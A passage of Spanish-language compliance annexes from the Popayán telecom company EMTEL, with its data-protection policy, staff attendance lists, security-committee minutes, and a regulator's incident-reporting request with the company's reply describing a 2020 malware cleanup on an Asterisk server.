h) Insertar en la base de datos la leyenda "información en discusión judicial" una vez notificado por parte de la autoridad competente sobre procesos judiciales relacionados con la calidad del dato personal;

i) Abstenerse de circular información que esté siendo controvertida por el Titular y cuyo bloqueo haya sido ordenado por la Superintendencia de Industria y Comercio;

j) Permitir el acceso a la información únicamente a las personas que pueden tener acceso a ella;

k) Informar a la Superintendencia de Industria y Comercio cuando se presenten violaciones a los códigos de seguridad y existan riesgos en la administración de la información de los Titulares;

l) Cumplir las instrucciones y requerimientos que imparta la Superintendencia de Industria y Comercio.

Parágrafo. En el evento en que concurran las calidades de Responsable del Tratamiento y Encargado del Tratamiento en la misma persona, le será exigible el cumplimiento de los deberes previstos para cada uno.

2.9 OFICIAL DE PROTECCION DE DATOS

La Empresa de Telecomunicaciones de Popayán S.A. EMTEL E.S.P., ha designado una persona encargada y/o responsable de ejercer el rol de oficial de protección de datos, quien debe realizar sus funciones y ejecutar todas las actividades con apego a la legislación que regula la materia y en los términos que establece la guía para la implementación del principio de responsabilidad demostrada (Accountability), publicada por la Superintendencia de Industria y Comercio.

2.10 FUNCIONES DEL OFICIAL DE PROTECCION DE DATOS

La función principal del oficial de protección de datos será velar por la implementación efectiva de las políticas y procedimiento adoptados por la Empresa para cumplir las normas, así como la implementación de buenas prácticas de gestión de datos personales dentro de la Empresa.

Adicionalmente ejercerá las siguientes funciones:

- Velar en coordinación con la oficina de PQR por el trámite efectivo y oportuno a las solicitudes elevadas por los Titulares de los datos.
- Estructurar, diseñar y administrar el Programa que permitirá cumplir con las normas que regulan el tema de protección de datos personales.
- Establecer las responsabilidades específicas de las áreas de la empresa frente a la recolección, almacenamiento, uso, actualización, circulación y eliminación de los datos.
- Establecer los controles al Programa y su evaluación y revisión permanente.

2.11 ATENCIÓN DE PETICIONES, CONSULTAS Y RECLAMOS, Y PROCEDIMIENTO

Señor cliente, usuario y/o suscriptor, si usted desea hacer uso de los derechos que le asisten puede hacerlo por los siguientes medios: (i) Comunicación remitida al área de PQR de EMTEL S.A. E.S.P. en la Sede Administrativa ubicada en la Calle 5 No. 5-68 de la ciudad de Popayán o de manera presencial en nuestro punto de atención. (ii) A través del portal web www.emtel.net.co/centro-de-experiencia/cun/ iii) en la red social Facebook (iv) Con nuestra línea de atención gratuita 8222255. El procedimiento para la atención de la respectiva PQR

será el previsto en la Resolución CRC 3066 de 2011, por la cual se establece el régimen integral de protección de los usuarios de los servicios de comunicaciones, anexo II, formato para presentación de PQRs a través de oficinas virtuales.

Señor trabajador, ex trabajador, contratista y/o proveedor, cliente potencial, visitante o personal externo, miembros de junta directiva, si usted desea hacer uso de los derechos que le asisten como titular de la información puede elevar su petición, queja o reclamo mediante comunicación remitida al área de PQR de EMTEL S.A. E.S.P. en la Sede Administrativa ubicada en la Calle 5 No. 5-68 de la ciudad de Popayán.

2.12 APLICACIÓN

Nuestras políticas se aplican a todas las bases de datos propiedad de EMTEL S.A. E.S.P.

2.13 VIGENCIA

Las Políticas de Tratamiento aquí establecidas entran en vigencia el día su publicación en página web.

Las Bases de datos estarán vigentes durante el tiempo en que EMTEL S.A. E.S.P., desarrolle su objeto social.

Para mayor información relacionada con las disposiciones legales de protección de datos, y aquellas relacionadas con los procedimientos de reclamo respecto de las mismas, le sugerimos visitar la página web de la Superintendencia de Industria y Comercio (www.sic.gov.co).

EMTEL S.A. E.S.P. se reserva el derecho a modificar las Políticas de Tratamiento en cualquier momento. Toda modificación será comunicada oportunamente a los titulares de los datos personales a través de la página web.

3. ANEXOS

- N/A

ANEXO N

APROBACIÓN PARA REALIZAR ENCUESTA EN SEGURIDAD DE LA INFORMACIÓN

EMTEL mi empresa	COMUNICADO Proceso: GESTIÓN DE CALIDAD	CODIGO:FR.17.CA VERSIÓN: 02 VIGENCIA: 16/04/2020 Página 1 de 1

COMUNICADO No. 013

PARA: TODO EL PERSONAL
DE: Oficina Tecnologías de la Información
ASUNTO: Diligenciamiento encuesta seguridad de la información oficina de TI
FECHA: 15 -10-2020

Cordial Saludo,

Mediante el presente se solicita de manera comedida diligenciar de manera obligatoria la encuesta de seguridad de la información con el fin de establecer planes de acción para el mejoramiento de este aspecto en la empresa.

La encuesta estará disponible en la página principal de la intranet hasta el viernes 23 de octubre de 2020.

YENNY CAROLINA ORTEGA RIOS
Directora Administrativa

Proyecto: Ana María Guevara – Contratista
Revisó: Enrique Orobio – Profesional TI
Aprobó: Yenny Ortega – Directora Administrativa

Archivado en carpeta: Comunicados

ANEXO O

LISTADO DE ASISTENCIA SOCIALIZACIÓN POLÍTICAS DE SEGURIDAD DE LA INFORMACIÓN

EMTEL

LISTADO DE ASISTENCIA

Proceso: GESTIÓN DE CALIDAD

CODIGO:	FR.04.CA
VERSIÓN:	02
VIGENCIA:	29/12/2018
Pagina 1 de 1	

Fecha: DD 4 MM 02 AA 2021 Hora: 7.00 Lugar: Sede Santa Clara

Responsable de la Actividad: Ana M Guevara Firma: Ana Maria Guevara

Objetivo: Sistema de Gestion de Seguridad de la Informacion

Temas: Politicas de Seguridad de la Informacion

N°	NOMBRE Y APELLIDO	CARGO	FIRMA
1	Francy Bibiana Jambon R	Operativo	Francy Bibiana S R
2	Daniel Eduardo Campo M	Tecnico Red Troncal	
3	Samuel Memo Ruiz	Tecnico Red Troncal	
4	Jorge Becerra M.	Tecnico red tron	Jorge B M
5	Daniel E. Cordoba A	TECNICO	Daniel E Cordoba A
6	Juan Carlos Sanchez Diaz	Profesional Proceso Operativo	
7	Jorge G Lopez U	Auxiliar	
8	Anderson Legarda	TECNICO RED TRONCAL	
9	Carlos Abey Lame	Tecnico Troncal	
10	Yeison David Cordoba	Tecnico Red Troncal	
11	Carlos Yabor Hoyos	Tecnico Red Troncal	
12	Martin Garces Garces	Tecnico Red Troncal	
13	Dora Lia Ibarra Gutierrez	Servicio Generales	
14	ALEXANDER QUIROZ M	TECNICO	
15	Hector Fabio Delgados Ortega	Auxiliar Administrativo	
16	Jairo A Benavides	M. Obras Civil	
17	YESID A. ALEGRIA	TECNICO	
18	OSCAR MARINO PATOS	TECNICO	
19	ERIKA FRANCO	TECNICO	
20	Yhonyler Alvarado	Auxiliar Red Troncal	
21	Nicolas Vasquez Lemus	Almacenista	
22	Miguel Monje Gonzalez	Comunicaciones	
	Wilmer Gaviria Hoyos	Conductor	
	Gloria Amparo Medina	Operador	
	Carlos Alberto Muñoz	Conductor	

OBSERVACIONES

EMTEL

LISTADO DE ASISTENCIA

Proceso: GESTIÓN DE CALIDAD

CODIGO:	FR.04.CA
VERSIÓN:	02
VIGENCIA:	29/12/2018
Pagina 1 de 1	

Fecha: DD 4 MM 02 AA 2021 Hora: 11 LL Lugar: EMTEL Sede CENTRO

Responsable de la Actividad: Ana M Guevara Firma: Ana María Guevara

Objetivo: SGSI

Temas: Políticas de Seguridad de la Información

N°	NOMBRE Y APELLIDO	CARGO	FIRMA
1	RODRIGO CRISTANCHO		
2	Carlos Felipe Hoyos	Aux Tesorería	
3	[illegible]	Aux recepción	
4	ERIK FLOREZ	Técnico	
5	Camilo Olmedo Gomez	Sistemas	
6	Jimena Montenegro	Atención al cliente	
7	Sebastián Urbina	Call Center	
8	Valentina Bolaños Almario	Servicio al cliente	
9	Carlos Jiménez	Atención al cliente	
10	[illegible]	TRUNO	
11	Alison Rivas	Call center	Alison Rivas
12	Emayra Gómez Ruiz	Agente call c	
13	Luis Germán Peña	Profesional	
14	Tatiana Muñoz Narango	Técnico	
15	Yuli Marcela Mendez	Auxiliar De Aseo	
16	Yeraldi Ortega Alegria	Profesional Coordinador	
17	Pablo Andres perez	Profesional de Cobranza	
18	Yesica Alexandra [illegible]	Rol Ciudad	
19	Elder Fabian Ibarra Bermudez	Profesional Especializado	
20	Luis Alberto Marquez	Auxiliar	
21	Cesar M Rodriguez	Director	
22	Geordina Palacios	Aux Aditivo	
23	Miriam Cajar	Auxiliar	
24	Anyi Alvarado	Aprendiz SENA	

OBSERVACIONES

CODIGO:	FR.04.CA
VERSIÓN:	02
VIGENCIA:	29/12/2018
Pagina 1 de 1	

EMTEL

LISTADO DE ASISTENCIA

Proceso: GESTIÓN DE CALIDAD

Fecha: DD 4 MM 02 AA 2021 Hora: 8:00 Lugar: Emtel Sede Santa Clara

Responsable de la Actividad: Ana Guevara Firma: Ana María Guevara

Objetivo: SGSI

Temas: Políticas de Seguridad de la Información

N°	NOMBRE Y APELLIDO	CARGO	FIRMA
1	[illegible]	Tecnico	[signature]
2	[illegible]	[illegible]	[signature]
3	Oscar Javier Prada R	Tecnico	[signature]
4	Juan Carlos Sancha	conductor	[signature]
5	Juan Carlos Eraso	Conductor	[signature]
6	Hector Fidel Casamachin	conductor.	[signature]
7	[illegible] Garcia	Conductor	[signature]
8	WILSON NAVIA RENGIFO	CONDUCTOR	[signature]
9	GUILLERMO RAMIREZ	CONDUCTOR	[signature]

OBSERVACIONES

ANEXO P

ACTA DE REUNIÓN DE REUNIÓN COMITÉ DE SEGURIDAD DE LA INFORMACIÓN

EMTEL mi empresa	ACTA DE REUNIÓN Proceso: GESTIÓN DE CALIDAD	CODIGO: FR.05.CA VERSIÓN: 01 VIGENCIA: 01/02/2017 Página 1 de 3

FECHA: 22/01/2021 **CIUDAD:** POPAYAN **HORA DE INICIO:** 8:00 AM **HORA FINAL:** 9:00 AM

LUGAR: REUNION SALA DE JUNTAS

TEMA DE REUNIÓN: implementación del sistema de gestión de seguridad de la información en la empresa de telecomunicaciones de Popayán S.A EMTEL E.S.P

OBJETIVO: Dar a conocer los requisitos para la implementación del sistema de gestión de seguridad de la información en la empresa, que le permita proteger su información (datos, procesos y personas) de una amplia gama de amenazas, con el fin de garantizar la continuidad de los sistemas de información, minimizar los riesgos de daño y asegurar el eficiente cumplimiento de sus objetivos

CONVOCADOS / ASISTENTES				
N°.	NOMBRES Y APELLIDOS	CARGO	ASISTIÓ	
			SI	NO
1	Jorge Hernán Gómez Timana	Gerente	X	
2	Yenny Carolina Ortega Rios	Dirección administrativa	X	
3	María Claudia Valdivieso Beltrán	Jefe de oficina de asesora jurídica	X	
4	Esther Elena Salazar Domínguez	Asesora de atención	X	
5	Jannethe Liliana Méndez Velasco	Dirección integración tecnológica	X	
6	Ana Lucia Bolaños Daza	Asesora mercadeo y ventas	X	
7	Rubén Darío Camayo Medina	Dirección operativa	X	
8	Felipe Andrés Benavidez Galvis	Dirección de recurso financiero	X	
9	Cristian Alonso Cajiao Bermúdez	Profesional especializado contabilidad y presupuesto	X	
10	Ana María Guevara Mera	Practicante TI	X	
			X	

N°.	ORDEN DEL DIA	SEGUIMIENTO	
		SI	NO
1	Saludo de bienvenida por parte del gerente		
2	Importancia de implementar un sistema de gestión de seguridad de la información en la empresa		
3	Normatividad vigente que aplica a la empresa en relación al tema de seguridad de la información		
4	Objetivos del sistema de gestión de seguridad de la información		
5	Alcance del sistema de seguridad de la información		
6	Resultados esperados con la implementación del sistema de gestión de seguridad de la información		
7	Políticas de seguridad de la Información		

DESARROLLO
1. Se da inicio con el saludo de bienvenida del gerente y posteriormente se da a conocer la agenda del día 2. Se contextualiza antes los jefes de Oficina y/o sección la importancia y necesidad de implementar un sistema de gestión de seguridad de la información en la empresa y de igual manera se dan a conocer la normatividad vigente (Resolución de la Comisión de Regulación de Comunicaciones 5569 del 2018) que aplica a la empresa en relación al tema. 3. Se dan a conocer los objetivos, el alcance y los resultados esperados con la implementación del sistema de seguridad de la información en la empresa. 4. Finalmente, de acuerdo a la Resolución No 24 del 15 de mayo de 2020 se dan a conocer las políticas de seguridad de la información establecidas por la empresa con base a la declaración de aplicabilidad (SOA).

COMPROMISOS		
COMPROMISO O TAREA	**RESPONSABLE**	**FECHA LIMITE DE CUMPLIMIENTO**
		DD/MM/AA
		DD/MM/AA
		DD/MM/AA
		DD/MM/AA
		DD/MM/AA
		DD/MM/AA

Siendo la(s) 11:00 A.M se da por terminada la reunión y se firma la presente acta.

ANEXOS:

ELABORO: ANA MARIA GUEVARA **FECHA**:22/01/2021 **HORA**: 11:00 A.M

FIRMAS ASISTENTES E INVITADOS			
N°.	NOMBRE	CARGO	FIRMA
1	JORGE HERNAN GOMEZ TIMANA	GERENTE	
2	YENNY CAROLINA ORTEGA RIOS	DIRECCION ADMINISTRATIVA	
3	MARIA CLAUDIA VALDIVIESO BELTRAN	JEFE DE OFICINA DE ASESORA JURIDICA	
4	ESTHER ELENA SALAZAR DOMINGUEZ	ASESORA DE ATENCION AL CLIENTE	
5	JANNETHE LILIANA MENDEZ VELASCO	DIRECCION INTEGRACION TECNOLOGICA	
6	ANA LUCIA BOLAÑOS DAZA	ASESORA MERCADEO Y VENTAS	
7	RUBEN DARIO CAMAYO MEDINA	DIRECCION OPERATIVA	
8	FELIPE ANDRES BENAVIDEZ GALVIS	DIRECCION DE RECURSOS FINANCIEROS	
9	CRISTIAN ALONSO CAJIO BERMUDEZ	PROFESIONAL ESPECIALIZADO CONTABILIDAD Y PRESUPUESTO	
10	ANA MARIA GUEVARA MERA	PRACTICANTE TI	Ana María Guevara.

FECHA: 1/02/2021 **CIUDAD:** POPAYAN **HORA DE INICIO:** 8:00 AM **HORA FINAL:** 11:00 PM

LUGAR: SALA DE JUNTAS

TEMA DE REUNIÓN: CONFORMACION DEL COMITÉ DE SEGURIDAD DE LA INFORMACIÓN

OBJETIVO: Establecer el comité de seguridad de la información en la empresa Telecomunicaciones de Popayán S.A EMTEL E.S.P y definir roles y responsabilidades de los integrantes que lo conforman.

CONVOCADOS / ASISTENTES				
Nº.	**NOMBRES Y APELLIDOS**	**CARGO**	**ASISTIÓ**	
			SI	**NO**
1	Jorge Hernán Gómez Timana	Gerente	X	
2	Yenny Carolina Ortega Rios	Subgerente con funciones de dirección administrativa	X	
3	María Claudia Valdivieso Beltrán	Jefe de oficina de asesora jurídica	X	
4	Esther Elena Salazar Domínguez	Jefe de oficina planeación estratégica	X	
5	Jannethe Liliana Méndez Velasco	Dirección integración tecnológica	X	
6	Jose Tobar Diaz	Dirección de servicios al cliente	X	
7	Ana María Guevara Mera	Practicante TI	X	

Nº.	**ORDEN DEL DIA**	**SEGUIMIENTO**	
		SI	**NO**
1	Creación del comité de seguridad de la información en la empresa		

DESARROLLO

1. De acuerdo a la Resolución No 24 del 15 de mayo de 2020 por lo cual se establecen LAS POLITICAS CORPORATIVAS DE TIC Y SEGURIDAD DE LA INFORMACION, la empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P, en cumplimiento al compromiso del Sistema de Gestión de Seguridad de la Información (SGSI), crea el comité de seguridad de la información, definiendo y estableciendo roles y responsabilidades que involucren las actividades de operación, gestión y administración de la seguridad de la información en la empresa.
2. Se establecen las funciones del comité de seguridad de la información

- Coordinar la implementación del sistema de gestión de seguridad de la Información al interior de la empresa.
- Revisar los diagnósticos del estado de la seguridad de la información en la empresa
- Acompañar e impulsar el desarrollo de proyectos de seguridad.
- Coordinar y dirigir acciones específicas que ayuden a proveer un ambiente seguro y establecer los recursos de información que sean consistentes con las metas y objetivos de la empresa
- Recomendar roles y responsabilidades específicos que se relacionen con la seguridad de la información.
- Aprobar el uso de metodologías y procesos específicos para la seguridad de la información.
- Participar en la formulación y evaluación de planes de acción para mitigar y/o eliminar riesgos.
- Realizar revisiones periódicas del SGSI (por lo menos una vez al año) y según los resultados de esta revisión definir las acciones pertinentes.
- Promover la difusión y sensibilización de la seguridad de la información dentro de la entidad.
- Poner en conocimiento de la entidad, los documentos generados al interior del comité de seguridad de la información que impacten de manera transversal a la misma.
- Las demás funciones inherentes a la naturaleza del Comité.

3. En relación a las funciones del comité de seguridad de la información, se definen los roles y responsabilidades que tiene cada uno de los integrantes que lo conforman, así como su intervención en cada una de las actividades, con el objetivo de conocer quién toma parte en cada actividad y con qué nivel de participación. El comité de seguridad estará liderado por un oficial de seguridad, quien deberá convocar a diferentes empleados de la empresa con el fin de formar grupos interdisciplinarios que apoyen en la implementación y gestión del sistema de seguridad de la información, en ese sentido teniendo en cuenta la naturaleza la empresa y los objetivos que busca con la implantación de un SGSI, se estableció que inicialmente este estará conformado de la siguiente manera:

- Oficial de Seguridad de la Información.
- Un representante de la Oficina de Tecnologías de la Información
- Un representante del área de Gestión del Control.
- Un representante del área de Gestión de Calidad.
- Un representante de la Oficina Asesora Jurídica.

4. El Comité de Seguridad de la Información deberá reunirse cada dos meses, previa convocatoria del secretario Técnico del comité.

5. Como acto administrativo se conforma el comité de seguridad de la información en la empresa de telecomunicaciones de Popayán S.A EMTEL E.S.P.

COMPROMISOS		
COMPROMISO O TAREA	**RESPONSABLE**	**FECHA LIMITEDE CUMPLIMIENTO**
		DD/MM/AA
		DD/MM/AA
		DD/MM/AA
		DD/MM/AA
		DD/MM/AA
		DD/MM/AA

Siendo la(s) 11:00A.M se da por terminada la reunión y se firma la presente acta.

ANEXOS:

ELABORO: ANAMARIA GUEVARA **FECHA**: 01/02/2021 **HORA**: 11:00 A.M

FIRMAS ASISTENTES E INVITADOS			
N°.	**NOMBRE**	**CARGO**	**FIRMA**
1	Jorge Hernán Gómez Timana	Gerente	
2	Yenny Carolina Ortega Rios	Subgerente con funciones de dirección administrativa	
3	María Claudia Valdivieso Beltrán	Jefe de oficina de asesora jurídica	
4	Esther Elena Salazar Domínguez	Jefe de oficina planeación estratégica	
5	JannetheLiliana Méndez Velasco	Dirección integración tecnológica	
6	José Tobar Díaz	Dirección de servicio al cliente	
7	Ana María Guevara Mera	Practicante de TI	Ana María Guevara.

ANEXO Q

REQUERIMIENTO N. 2020-048 DEL 31 DE DICIEMBRE DE 2020 DE LA CRC

1	2	3	4	5	6	7
Fecha del Incidente	Servicio afectado	Número de usuarios afectados	Duración	Categoría del incidente	Nivel de severidad del incidente	Tratamiento dado al incidente

1. **Fecha del incidente**: Deberá indicarse la fecha de inicio del incidente.

2. **Servicio afectado**: Deberá indicarse el o los servicios afectados por el incidente de indisponibilidad:
   - **a.** Internet Fijo.
   - **b.** Internet Móvil.
   - **c.** Telefonía fija.
   - **d.** Telefonía Móvil.

3. **Número de usuarios externos afectados:** Para telefonía fija e Internet fijo, debe indicarse el número de suscriptores afectados. Para Internet y telefonía móvil, deberá indicarse el número potencial de usuarios afectados de acuerdo con el uso normal de la infraestructura afectada.

4. **Duración:** Debe indicarse el tiempo en horas de duración del incidente de seguridad de la información.

5. **Categoría del incidente:** Debe indicarse la categoría del incidente de seguridad de la información, el operador debe indicar una de las siguientes categorías de causas raíz:
   - **a.** Denegación de servicio: Denegación de servicio (DoS) y Denegación de servicio distribuida (DDoS) son una categoría amplia de incidentes con características en común. Estos incidentes causan que un sistema, servicio o red no opere a su capacidad prevista, usualmente causando la denegación completa del acceso a los usuarios legítimos.
   - **b.** Acceso no autorizado: esta categoría de incidentes consiste en intentos no autorizados para acceder o hacer un mal uso de un sistema, servicio o red.
   - **c.** Malware: esta categoría identifica un programa o parte de un programa insertado en otro con la intención de modificar su comportamiento original, generalmente para realizar actividades maliciosas como robo de información, robo de identidad, destrucción de información y recursos, denegación de servicio, correo no deseado, etc.
   - **d.** Abuso: esta categoría de incidentes identifica la violación de las políticas de seguridad del sistema de información de una organización. No son ataques en el sentido estricto de la palabra, pero a menudo se informan como incidentes y requieren ser gestionados.
   - **e.** Recopilación de información de sistema: esta categoría de incidentes incluye las actividades asociadas con la identificación de objetivos potenciales y el análisis de los servicios que se ejecutan en esos objetivos (ej. probing, ping, scanning).
   - **f.** Otro: Incidente que no se agrupe en alguna de las categorías anteriores.

6. **Nivel de severidad de incidente:** Debe indicarse el nivel de severidad del incidente de seguridad de la información, teniendo en cuenta la importancia del sistema de información involucrado, las potenciales pérdidas de negocio y el posible impacto social, según lo dispuesto en el Anexo 5.8 de la presente Resolución:
   a. Muy Serio (Clase IV)
   b. Serio (Clase III)
   c. Menos serio (Clase II)
   d. Pequeño (Clase I)

7. **Tratamiento dado al incidente:** Acciones adoptadas para superar el incidente al interior de la red de **EMPRESA DE TELECOMUNICACIONES DE POPAYAN S.A E.S.P.** También deben describirse las acciones de socialización del incidente con el Grupo de Respuesta a Emergencias Cibernéticas de Colombia, en caso aplicable.

B. Documento con el contenido del SGSI que actualmente tiene definido, describiendo los detalles que considere necesarios sobre su implementación y los procesos críticos asociados.

La información solicitada debe ser remitida a más tardar el **18 de enero de 2021**, al correo electrónico reportescrc@crcom.gov.co, referenciando en el asunto **Requerimiento de información No. 2020-048.**

En caso de tener alguna inquietud sobre el particular, puede contactar al Ingeniero Carlos Ruiz al teléfono (1) 3198300 Ext. 8428 o a través del correo electrónico carlos.ruiz@crcom.gov.co. Es importante aclarar que este correo está destinado únicamente a la respuesta de inquietudes con respecto al requerimiento, y no a la recepción de la información solicitada.

Finalmente, es importante que tenga en cuenta que el requerimiento de esta información se hace de conformidad con la facultad otorgada a esta Comisión por el numeral 19 del artículo 22 de la Ley 1341 de 2009, en virtud del cual, la entrega de la información debe ser (i) exacta, (ii) veraz y (iii) oportuna, so pena de la imposición multas diarias hasta por 250 salarios mínimos legales mensuales, por cada día en que incurran en esta conducta, según la gravedad de la falta y la reincidencia en su comisión.

Cordial Saludo,

CARLOS EUSEBIO LUGO SILVA
Firmado digitalmente por CARLOS EUSEBIO LUGO SILVA
Fecha: 2020.12.31 09:12:23 -05'00'

Director Ejecutivo

Proyectó: Carlos Ruiz
Revisó: Claudia Bustamante, Lorena Vivas, Miguel Andrés Durán
Aprobó: Lina María Duque

Calle 59A BIS No. 5-53, Edificio Link Siete Sesenta, piso 9 Bogotá, D.C.
Código postal 110231 - Teléfono +57 (1) 319 8300
Línea gratuita nacional 018000 919278
Fax +57 (1) 319 8301

Popayán, 18 de enero de 2020

Doctor
CARLOS EUSEBIO LUGO SILVA
Director Ejecutivo
COMISION DE REGULACION COMUNICACIONES
Calle 59A BIS No. 5-53, Edificio Link Siete Sesenta, piso 9
Tel: +57 (1) 3198300
Bogotá D.C.

Asunto: Respuesta Requerimiento de información No. 2020-048.

Respetado Doctor Lugo,

En respuesta al requerimiento del asunto, mediante la presente comunicación se remite la información solicitada en los siguientes términos:

A. INCIDENTES DETECTADOS EN EL AÑO 2020

Fecha Incidente	Servicio Afectado	Número Usuarios afectados	Duración	Categoría del incidente	Nivel de severidad del Incidente	Tratamiento dado al incidente
10-21-2020	Telefonía Fija - PBX Virtuales	13	46 horas	Malware	Pequeño (Clase I)	El incidente se empezó a detectar como una afectación a los servicios de telefonía fija de PBX Virtuales implementadas sobre un servidor Asterisk, que en horas pico se presentaba como una denegación de servicio gradual a medida que aumentaba el tráfico de telefonía fija. Luego

					de realizar diferentes pruebas y revisión de varios equipos involucrados en el servicio se detectó el software que catalogamos como malware "op_server.pl", qué estaba ocasionando el consumo máximo de la CPU del servidor afectado el performance de los servicios de Asterix implementados en el servidor. Una vez detectado se procedió a bajar el servicio, buscar y eliminar del servidor los archivos relacionados con el nombre del malware y mejorar las políticas de acceso al servidor. Luego de realizado estas acciones los servicios continuaron operando normalmente.

A nivel de Impacto Social del incidente presentado, conforme a lo indicado en el anexo 5.8 de la Resolución 5569 de 2018 este fue catalogado como de *impacto social menor*, dado afectó temporalmente y especialmente en las horas pico, los servicios de telefonía fija de las PBX Virtuales, los cuales luego de detectar y solucionar la afectación del sistema informático, todos los servicios continuaron operando normalmente.

Como acción de socialización de este incidente de incidencia e impacto social menor fue reportado al grupo colCERT al correo electrónico contacto@colcert.gov.co

B. SISTEMA DE GESTION DE SEGURIDAD DE LA INFORMACION DE LA EMPRESA DE TELECOMUNICACIONES DE POPAYAN S.A EMTEL E.S.P.

La Empresa de telecomunicaciones de Popayán S.A EMTEL E.S.P, entendiendo la importancia de una adecuada gestión de la información, se ha comprometido con la implementación de un sistema de gestión de seguridad de la información (SGSI), buscando establecer un marco de confianza en el ejercicio de sus deberes con el Estado y los ciudadanos, bajo estos aspectos con el propósito de dar cumplimiento al requerimiento de información No. 2020-048, numeral B, se anexan documentos que soportan la implementación del SGSI en la empresa.

1. Alcance del sistema de gestión de seguridad de la información
2. Política de seguridad de la información y objetivos
3. Definición de roles y responsabilidades de seguridad
4. Inventario de activos
5. Metodología de evaluación y tratamiento de riesgos
6. Declaración de aplicabilidad (SOA)
7. Uso aceptable de los activos (Política gestión de activos)
8. Política control de acceso
9. Política de escritorio limpio y pantalla limpia
10. Política de dispositivos móviles
11. Política prohibición de software
12. Política copias de respaldo
13. Política de datos personales
14. Requerimientos legales, regulatorios y contractuales

Cordialmente,

YENNY CAROLINA ORTEGA RIOS
Primer Suplente Gerencia EMTEL S.A. E.S.P.

Anexos: Documentos SGSI EMTEL

Proyectó: Ing. Rubén Darío Camayo M, Director Operativo / Ing Ana María Guevara, Proceso TI EMTEL
Revisó: Dra Yenny Carolina Ortega, Subgerente
Aprobó Ing. Jorge Hernán Gómez Timaná, Gerente